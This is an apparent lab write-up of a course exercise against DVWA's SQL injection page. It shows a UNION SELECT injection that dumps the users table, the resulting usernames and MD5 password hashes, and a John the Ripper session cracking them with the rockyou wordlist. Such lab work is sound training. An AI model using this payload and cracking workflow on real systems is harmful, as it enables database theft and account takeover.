
Consegna S6L3



Vulnerability: SQL Injection


User ID:

```
:er,':',password) FROM users#
```


```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwor
d.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2024-01-10 04:57) 100.0g/s 76800p/s 76800c/s 115200C/s my
3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```